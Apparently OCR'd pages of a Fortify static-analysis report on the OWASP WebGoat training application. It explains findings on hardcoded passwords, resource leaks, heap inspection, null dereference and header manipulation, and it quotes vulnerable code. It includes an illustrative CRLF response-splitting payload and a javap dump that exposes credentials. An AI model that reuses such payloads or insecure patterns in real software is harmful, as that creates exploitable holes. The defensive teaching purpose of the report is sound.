
Source: HammerHead.java:177 javax.servlet.http.HttpServletRequest.getHeader()

```
175
176                 // Redirect the request to our View servlet
177                 String userAgent = request.getHeader("user-agent");
178                 String clientBrowser = "Not known!";
179                 if (userAgent != null)
```

Sink: HammerHead.java:173 org.owasp.webgoat.HammerHead.log()

```
171                 UserTracker userTracker = UserTracker.instance();
172                 userTracker.update(mySession, screen);
173                 log(request, screen.getClass().getName() + " | "
174                  + mySession.getParser().toString());
```

Category: Password Management: Hardcoded Password (20 Issues)



Abstract:

Hardcoded passwords can compromise system security in a way that cannot be easily remedied.

Explanation:

It is never a good idea to hardcode a password. Not only does hardcoding a password allow all of the project's developers to view the password, it also makes fixing the problem extremely difficult. Once the code is in production, the password cannot be changed without patching the software. If the account protected by the password is compromised, the owners of the system will be forced to choose between security and availability.

Example: The following code uses a hardcoded password to connect to a database:

```
...
DriverManager.getConnection(url, "scott", "tiger");
...
```

This code will run successfully, but anyone who has access to it will have access to the password. Once the program has shipped, there is no going back from the database user "scott" with a password of "tiger" unless the program is patched. A devious employee with access to this information can use it to break into the system. Even worse, if attackers have access to the bytecode for the application they can use the javap -c command to access the disassembled code, which will contain the values of the passwords used. The result of this operation might look something like the following for the example above:

```
javap -c ConnMngr.class
22: ldc   #36; //String jdbc:mysql://ixne.com/rxsql
24: ldc   #38; //String scott
26: ldc   #17; //String tiger
```

Recommendations:

Passwords should never be hardcoded and should generally be obfuscated and managed in an external source. Storing passwords in plaintext anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the password.

Some third party products claim the ability to manage passwords in a more secure way. For example, WebSphere Application Server 4.x uses a simple XOR encryption algorithm for obfuscating values, but be skeptical about such facilities. WebSphere and other application servers offer outdated and relatively weak encryption mechanisms that are insufficient for security-sensitive environments. For a secure solution, the only viable option available today appears to be a proprietary one that you create.

Tips:

1. The Fortify Java Annotations FortifyPassword and FortifyNotPassword can be used to indicate which fields and variables represent passwords.

2. When identifying null, empty, or hardcoded passwords, default rules only consider fields and variables that contain the word password. However, the Custom Rules Editor provides the Password Management wizard that makes it easy to create rules for detecting password management issues on custom-named fields and variables.


Challenge2Screen.java, line 108 (Password Management: Hardcoded Password)

Fortify Priority:	Critical	**Folder**	Critical
Kingdom:	Security Features		
Abstract:	Hardcoded passwords can compromise system security in a way that cannot be easily remedied.		

Sink: Challenge2Screen.java:108 FieldAccess: PASSWORD()

```
106                  *  Description of the Field
107                  */
108                 protected final static String PASSWORD =******
109
110                 /**
```

Category: Unreleased Resource: Streams (15 Issues: 15 Hidden)



Abstract:

The program can potentially fail to release a system resource.

Explanation:

The program can potentially fail to release a system resource.

Resource leaks have at least two common causes:

- Error conditions and other exceptional circumstances.

- Confusion over which part of the program is responsible for releasing the resource.

Most unreleased resource issues result in general software reliability problems, but if an attacker can intentionally trigger a resource leak, the attacker might be able to launch a denial of service attack by depleting the resource pool.

Example 1: The following method never closes the file handle it opens. The finalize() method for FileInputStream eventually calls close(), but there is no guarantee as to how long it will take before the finalize() method will be invoked. In a busy environment, this can result in the JVM using up all of its file handles.

```
private void processFile(String fName) throws FileNotFoundException, IOException
{
FileInputStream fis = new FileInputStream(fName);
int sz;
byte[] byteArray = new byte[BLOCK_SIZE];
while ((sz = fis.read(byteArray)) != -1) {
processBytes(byteArray, sz);
}
}
```

Example 2: Under normal conditions, the following code executes a database query, processes the results returned by the database, and closes the allocated statement object. But if an exception occurs while executing the SQL or processing the results, the statement object will not be closed. If this happens often enough, the database will run out of available cursors and not be able to execute any more SQL queries.

```
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(CXN_SQL);
harvestResults(rs);
stmt.close();
```

Recommendations:

1. Never rely on finalize() to reclaim resources. In order for an object's finalize() method to be invoked, the garbage collector must determine that the object is eligible for garbage collection. Because the garbage collector is not required to run unless the JVM is low on memory, there is no guarantee that an object's finalize() method will be invoked in an expedient fashion. When the garbage collector finally does run, it may cause a large number of resources to be reclaimed in a short period of time, which can lead to "bursty" performance and lower overall system throughput. This effect becomes more pronounced as the load on the system increases.

Finally, if it is possible for a resource reclamation operation to hang (if it requires communicating over a network to a database, for example), then the thread that is executing the finalize() method will hang.

2. Release resources in a finally block. The code for Example 2 should be rewritten as follows:

```
public void execCxnSql(Connection conn) {
Statement stmt;
try {
stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(CXN_SQL);
...
}
finally {
if (stmt != null) {
safeClose(stmt);
}
}
}

public static void safeClose(Statement stmt) {
if (stmt != null) {
try {
stmt.close();
} catch (SQLException e) {
log(e);
}
}
}
```

This solution uses a helper function to log the exceptions that might occur when trying to close the statement. Presumably this helper function will be reused whenever a statement needs to be closed.

Also, the execCxnSql method does not initialize the stmt object to null. Instead, it checks to ensure that stmt is not null before calling safeClose(). Without the null check, the Java compiler reports that stmt might not be initialized. This choice takes advantage of Java's ability to detect uninitialized variables. If stmt is initialized to null in a more complex method, cases in which stmt is used without being initialized will not be detected by the compiler.

Tips:


1. Be aware that closing a database connection may or may not automatically free other resources associated with the connection object. If the application uses connection pooling, it is best to explicitly close the other resources after the connection is closed. If the application is not using connection pooling, the other resources are automatically closed when the database connection is closed. In such a case, this vulnerability is invalid.

AbstractLesson.java, line 567 (Unreleased Resource: Streams) [Hidden]

Fortify Priority:	High	**Folder**	High
Kingdom:	Code Quality		
Abstract:	The function getLessonPlan() in AbstractLesson.java sometimes fails to release a system resource allocated by FileReader() on line 567.		
Sink:	AbstractLesson.java:567 readFromFile(new java.io.BufferedReader(), ?)		

```
565         // System.out.println("Loading lesson plan file: " +
566         // getLessonPlanFileName());
567         src = readFromFile(new BufferedReader(new FileReader(s
568          .getWebResource(getLessonPlanFileName()))), false);
```

Category: Privacy Violation: Heap Inspection (12 Issues: 12 Hidden)



Abstract:

Storing sensitive data in a String object makes it impossible to reliably purge the data from memory.

Explanation:

Sensitive data (such as passwords, social security numbers, credit card numbers etc) stored in memory can be leaked if memory is not cleared after use. Often, Strings are used store sensitive data, however, since String objects are immutable, removing the value of a String from memory can only be done by the JVM garbage collector. The garbage collector is not required to run unless the JVM is low on memory, so there is no guarantee as to when garbage collection will take place. In the event of an application crash, a memory dump of the application might reveal sensitive data.

Example 1: The following code converts a password from a character array to a String.

```
private JPasswordField pf;
...
final char[] password = pf.getPassword();
...
String passwordAsString = new String(password);
```

This category was derived from the Cigital Java Rulepack. http://www.cigital.com/securitypack/

Recommendations:

Always be sure to clear sensitive data when it is no longer needed. Instead of storing sensitive data in immutable objects like Strings, use byte arrays or character arrays that can be programmatically cleared.

Example 2: The following code clears memory after a password is used.

```
private JPasswordField pf;
...
final char[] password = pf.getPassword();
// use the password
...
// erase when finished
Arrays.fill(password, ' ');
```

Tips:

1. A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the HP Fortify Secure Coding Rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the Fortify Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

CSRF.java, line 190 (Privacy Violation: Heap Inspection) [Hidden]

Fortify Priority:	High	**Folder**	High
Kingdom:	Security Features		
Abstract:	The method makeList() in CSRF.java stores sensitive data in a String object, making it impossible to reliably purge the data from memory.		


Source:	Employee.java:90 Read ssn()

```
88    this.firstName = firstName;
89    this.lastName = lastName;
90    this.ssn = ssn;
91    this.title = title;
92    this.phone = phone;
```

Sink:	CSRF.java:190 java.lang.String.valueOf()

```
188       {
189        String link = "<a href='attack?" + NUMBER + "=" + results.getInt( NUM_COL ) +
190              "&Screen=" + String.valueOf(getScreenId()) +
191              "&menu=" + getDefaultCategory().getRanking().toString() +
192              "' style='cursor:hand'>" +  results.getString( TITLE_COL ) + "</a>";
```

Category: Unreleased Resource: Database (12 Issues: 12 Hidden)



Abstract:

The program can potentially fail to release a system resource.

Explanation:

The program can potentially fail to release a system resource.

Resource leaks have at least two common causes:

- Error conditions and other exceptional circumstances.

- Confusion over which part of the program is responsible for releasing the resource.

Most unreleased resource issues result in general software reliability problems, but if an attacker can intentionally trigger a resource leak, the attacker might be able to launch a denial of service attack by depleting the resource pool.

Example 1: The following method never closes the file handle it opens. The finalize() method for FileInputStream eventually calls close(), but there is no guarantee as to how long it will take before the finalize() method will be invoked. In a busy environment, this can result in the JVM using up all of its file handles.

```
private void processFile(String fName) throws FileNotFoundException, IOException
{
FileInputStream fis = new FileInputStream(fName);
int sz;
byte[] byteArray = new byte[BLOCK_SIZE];
while ((sz = fis.read(byteArray)) != -1) {
processBytes(byteArray, sz);
}
}
```

Example 2: Under normal conditions, the following code executes a database query, processes the results returned by the database, and closes the allocated statement object. But if an exception occurs while executing the SQL or processing the results, the statement object will not be closed. If this happens often enough, the database will run out of available cursors and not be able to execute any more SQL queries.

```
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(CXN_SQL);
harvestResults(rs);
stmt.close();
```

Recommendations:

1. Never rely on finalize() to reclaim resources. In order for an object's finalize() method to be invoked, the garbage collector must determine that the object is eligible for garbage collection. Because the garbage collector is not required to run unless the JVM is low on memory, there is no guarantee that an object's finalize() method will be invoked in an expedient fashion. When the garbage collector finally does run, it may cause a large number of resources to be reclaimed in a short period of time, which can lead to "bursty" performance and lower overall system throughput. This effect becomes more pronounced as the load on the system increases.

Finally, if it is possible for a resource reclamation operation to hang (if it requires communicating over a network to a database, for example), then the thread that is executing the finalize() method will hang.

2. Release resources in a finally block. The code for Example 2 should be rewritten as follows:

```
public void execCxnSql(Connection conn) {
Statement stmt;
try {
stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(CXN_SQL);
...
}
finally {
if (stmt != null) {
safeClose(stmt);
}
}
}
public static void safeClose(Statement stmt) {
if (stmt != null) {
try {
stmt.close();
} catch (SQLException e) {
log(e);
}
}
}
```

This solution uses a helper function to log the exceptions that might occur when trying to close the statement. Presumably this helper function will be reused whenever a statement needs to be closed.

Also, the execCxnSql method does not initialize the stmt object to null. Instead, it checks to ensure that stmt is not null before calling safeClose(). Without the null check, the Java compiler reports that stmt might not be initialized. This choice takes advantage of Java's ability to detect uninitialized variables. If stmt is initialized to null in a more complex method, cases in which stmt is used without being initialized will not be detected by the compiler.

Tips:


1. Be aware that closing a database connection may or may not automatically free other resources associated with the connection object. If the application uses connection pooling, it is best to explicitly close the other resources after the connection is closed. If the application is not using connection pooling, the other resources are automatically closed when the database connection is closed. In such a case, this vulnerability is invalid.

SoapRequest.java, line 412 (Unreleased Resource: Database) [Hidden]

Fortify Priority:	High	**Folder**	High
Kingdom:	Code Quality		
Abstract:	The function getResults() in SoapRequest.java sometimes fails to release a system resource allocated by makeConnection() on line 412.		
Sink:	SoapRequest.java:412 connection = makeConnection()		

```
410  try
411  {
412      Connection connection = DatabaseUtilities.makeConnection();
413      if (connection == null)
414      {
```

Category: Null Dereference (8 Issues: 8 Hidden)



Abstract:

The program can potentially dereference a null pointer, thereby causing a null pointer exception.

Explanation:

Null pointer exceptions usually occur when one or more of the programmer's assumptions is violated. A dereference-after-store error occurs when a program explicitly sets an object to null and dereferences it later. This error is often the result of a programmer initializing a variable to null when it is declared.

Most null pointer issues result in general software reliability problems, but if attackers can intentionally trigger a null pointer dereference, they can use the resulting exception to bypass security logic or to cause the application to reveal debugging information that will be valuable in planning subsequent attacks.

Example: In the following code, the programmer explicitly sets the variable foo to null. Later, the programmer dereferences foo before checking the object for a null value.

```
Foo foo = null;
...
foo.setBar(val);
...
}
```

Recommendations:

Implement careful checks before dereferencing objects that might be null. When possible, abstract null checks into wrappers around code that manipulates resources to ensure that they are applied in all cases and to minimize the places where mistakes can occur.


Encoding.java, line 648 (Null Dereference) [Hidden]

Fortify Priority:	High	**Folder**	High
Kingdom:	Code Quality		
Abstract:	The method hashMD5() in Encoding.java can crash the program by dereferencing a null pointer on line 648.		

Sink: Encoding.java:648 Dereferenced : md()

```
646     e.printStackTrace();
647   }
648   return ( base64Encode( md.digest() ) );
649  }
```

Category: Header Manipulation (7 Issues)



Abstract:

Including unvalidated data in an HTTP response header can enable cache-poisoning, cross-site scripting, cross-user defacement, page hijacking, cookie manipulation or open redirect.

Explanation:

Header Manipulation vulnerabilities occur when:

1. Data enters a web application through an untrusted source, most frequently an HTTP request.

2. The data is included in an HTTP response header sent to a web user without being validated.

As with many software security vulnerabilities, Header Manipulation is a means to an end, not an end in itself. At its root, the vulnerability is straightforward: an attacker passes malicious data to a vulnerable application, and the application includes the data in an HTTP response header.

One of the most common Header Manipulation attacks is HTTP Response Splitting. To mount a successful HTTP Response Splitting exploit, the application must allow input that contains CR (carriage return, also given by %0d or \r) and LF (line feed, also given by %0a or \n)characters into the header. These characters not only give attackers control of the remaining headers and body of the response the application intends to send, but also allows them to create additional responses entirely under their control.

Many of today's modern application servers will prevent the injection of malicious characters into HTTP headers. For example, recent versions of Apache Tomcat will throw an IllegalArgumentException if you attempt to set a header with prohibited characters. If your application server prevents setting headers with new line characters, then your application is not vulnerable to HTTP Response Splitting. However, solely filtering for new line characters can leave an application vulnerable to Cookie Manipulation or Open Redirects, so care must still be taken when setting HTTP headers with user input.

Example: The following code segment reads the name of the author of a weblog entry, author, from an HTTP request and sets it in a cookie header of an HTTP response.

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Assuming a string consisting of standard alpha-numeric characters, such as "Jane Smith", is submitted in the request the HTTP response including this cookie might take the following form:

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jane Smith
...
```

However, because the value of the cookie is formed of unvalidated user input the response will only maintain this form if the value submitted for AUTHOR_PARAM does not contain any CR and LF characters. If an attacker submits a malicious string, such as "Wiley Hacker\r\nHTTP/1.1 200 OK\r\n...", then the HTTP response would be split into two responses of the following form:

```
HTTP/1.1 200 OK
```

...
Set-Cookie: author=Wiley Hacker

HTTP/1.1 200 OK

...

Clearly, the second response is completely controlled by the attacker and can be constructed with any header and body content desired. The ability of attacker to construct arbitrary HTTP responses permits a variety of resulting attacks, including: cross-user defacement, web and browser cache poisoning, cross-site scripting and page hijacking.

Cross-User Defacement: An attacker can make a single request to a vulnerable server that will cause the server to create two responses, the second of which may be misinterpreted as a response to a different request, possibly one made by another user sharing the same TCP connection with the server. This can be accomplished by convincing the user to submit the malicious request themselves, or remotely in situations where the attacker and the user share a common TCP connection to the server, such as a shared proxy server. In the best case, an attacker can leverage this ability to convince users that the application has been hacked, causing users to lose confidence in the security of the application. In the worst case, an attacker may provide specially crafted content designed to mimic the behavior of the application but redirect private information, such as account numbers and passwords, back to the attacker.

Cache Poisoning: The impact of a maliciously constructed response can be magnified if it is cached either by a web cache used by multiple users or even the browser cache of a single user. If a response is cached in a shared web cache, such as those commonly found in proxy servers, then all users of that cache will continue receive the malicious content until the cache entry is purged. Similarly, if the response is cached in the browser of an individual user, then that user will continue to receive the malicious content until the cache entry is purged, although only the user of the local browser instance will be affected.

Cross-Site Scripting: Once attackers have control of the responses sent by an application, they have a choice of a variety of malicious content to provide users. Cross-site scripting is common form of attack where malicious JavaScript or other code included in a response is executed in the user's browser. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site. The most common and dangerous attack vector against users of a vulnerable application uses JavaScript to transmit session and authentication information back to the attacker who can then take complete control of the victim's account.

Page Hijacking: In addition to using a vulnerable application to send malicious content to a user, the same root vulnerability can also be leveraged to redirect sensitive content generated by the server and intended for the user to the attacker instead. By submitting a request that results in two responses, the intended response from the server and the response generated by the attacker, an attacker can cause an intermediate node, such as a shared proxy server, to misdirect a response generated by the server for the user to the attacker. Because the request made by the attacker generates two responses, the first is interpreted as a response to the attacker's request, while the second remains in limbo. When the user makes a legitimate request through the same TCP connection, the attacker's request is already waiting and is interpreted as a response to the victim's request. The attacker then sends a second request to the server, to which the proxy server responds with the server generated request intended for the victim, thereby compromising any sensitive information in the headers or body of the response intended for the victim.

Cookie Manipulation: When combined with attacks like Cross-Site Request Forgery, attackers can change, add to, or even overwrite a legitimate user's cookies.

Open Redirect: Allowing unvalidated input to control the URL used in a redirect can aid phishing attacks.

Recommendations:

The solution to Header Manipulation is to ensure that input validation occurs in the correct places and checks for the correct properties.

Since Header Manipulation vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating responses dynamically, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for Header Manipulation.

Web applications must validate their input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for Header Manipulation is generally relatively easy. Despite its value, input validation for Header Manipulation does not take the place of rigorous output validation. An application may accept input through a shared data store or other trusted source, and that data store may accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means the best way to prevent Header Manipulation vulnerabilities is to validate everything that enters the application or leaves the application destined for the user.

The most secure approach to validation for Header Manipulation is to create a whitelist of safe characters that are allowed to appear in HTTP response headers and accept input composed exclusively of characters in the approved set. For example, a valid name might only include alpha-numeric characters or an account number might only include digits 0-9.

A more flexible, but less secure approach is known as blacklisting, which selectively rejects or escapes potentially dangerous characters before using the input. In order to form such a list, you first need to understand the set of characters that hold special meaning in HTTP response headers. Although the CR and LF characters are at the heart of an HTTP response splitting attack, other characters, such as ':' (colon) and '=' (equal), have special meaning in response headers as well.

Once you identify the correct points in an application to perform validation for Header Manipulation attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. The application should reject any input destined to be included in HTTP response headers that contains special characters, particularly CR and LF, as invalid.

Many application servers attempt to limit an application's exposure to HTTP response splitting vulnerabilities by providing implementations for the functions responsible for setting HTTP headers and cookies that perform validation for the characters essential to an HTTP response splitting attack. Do not rely on the server running your application to make it secure. When an application is developed there are no guarantees about what application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will also stay in sync.

Tips:

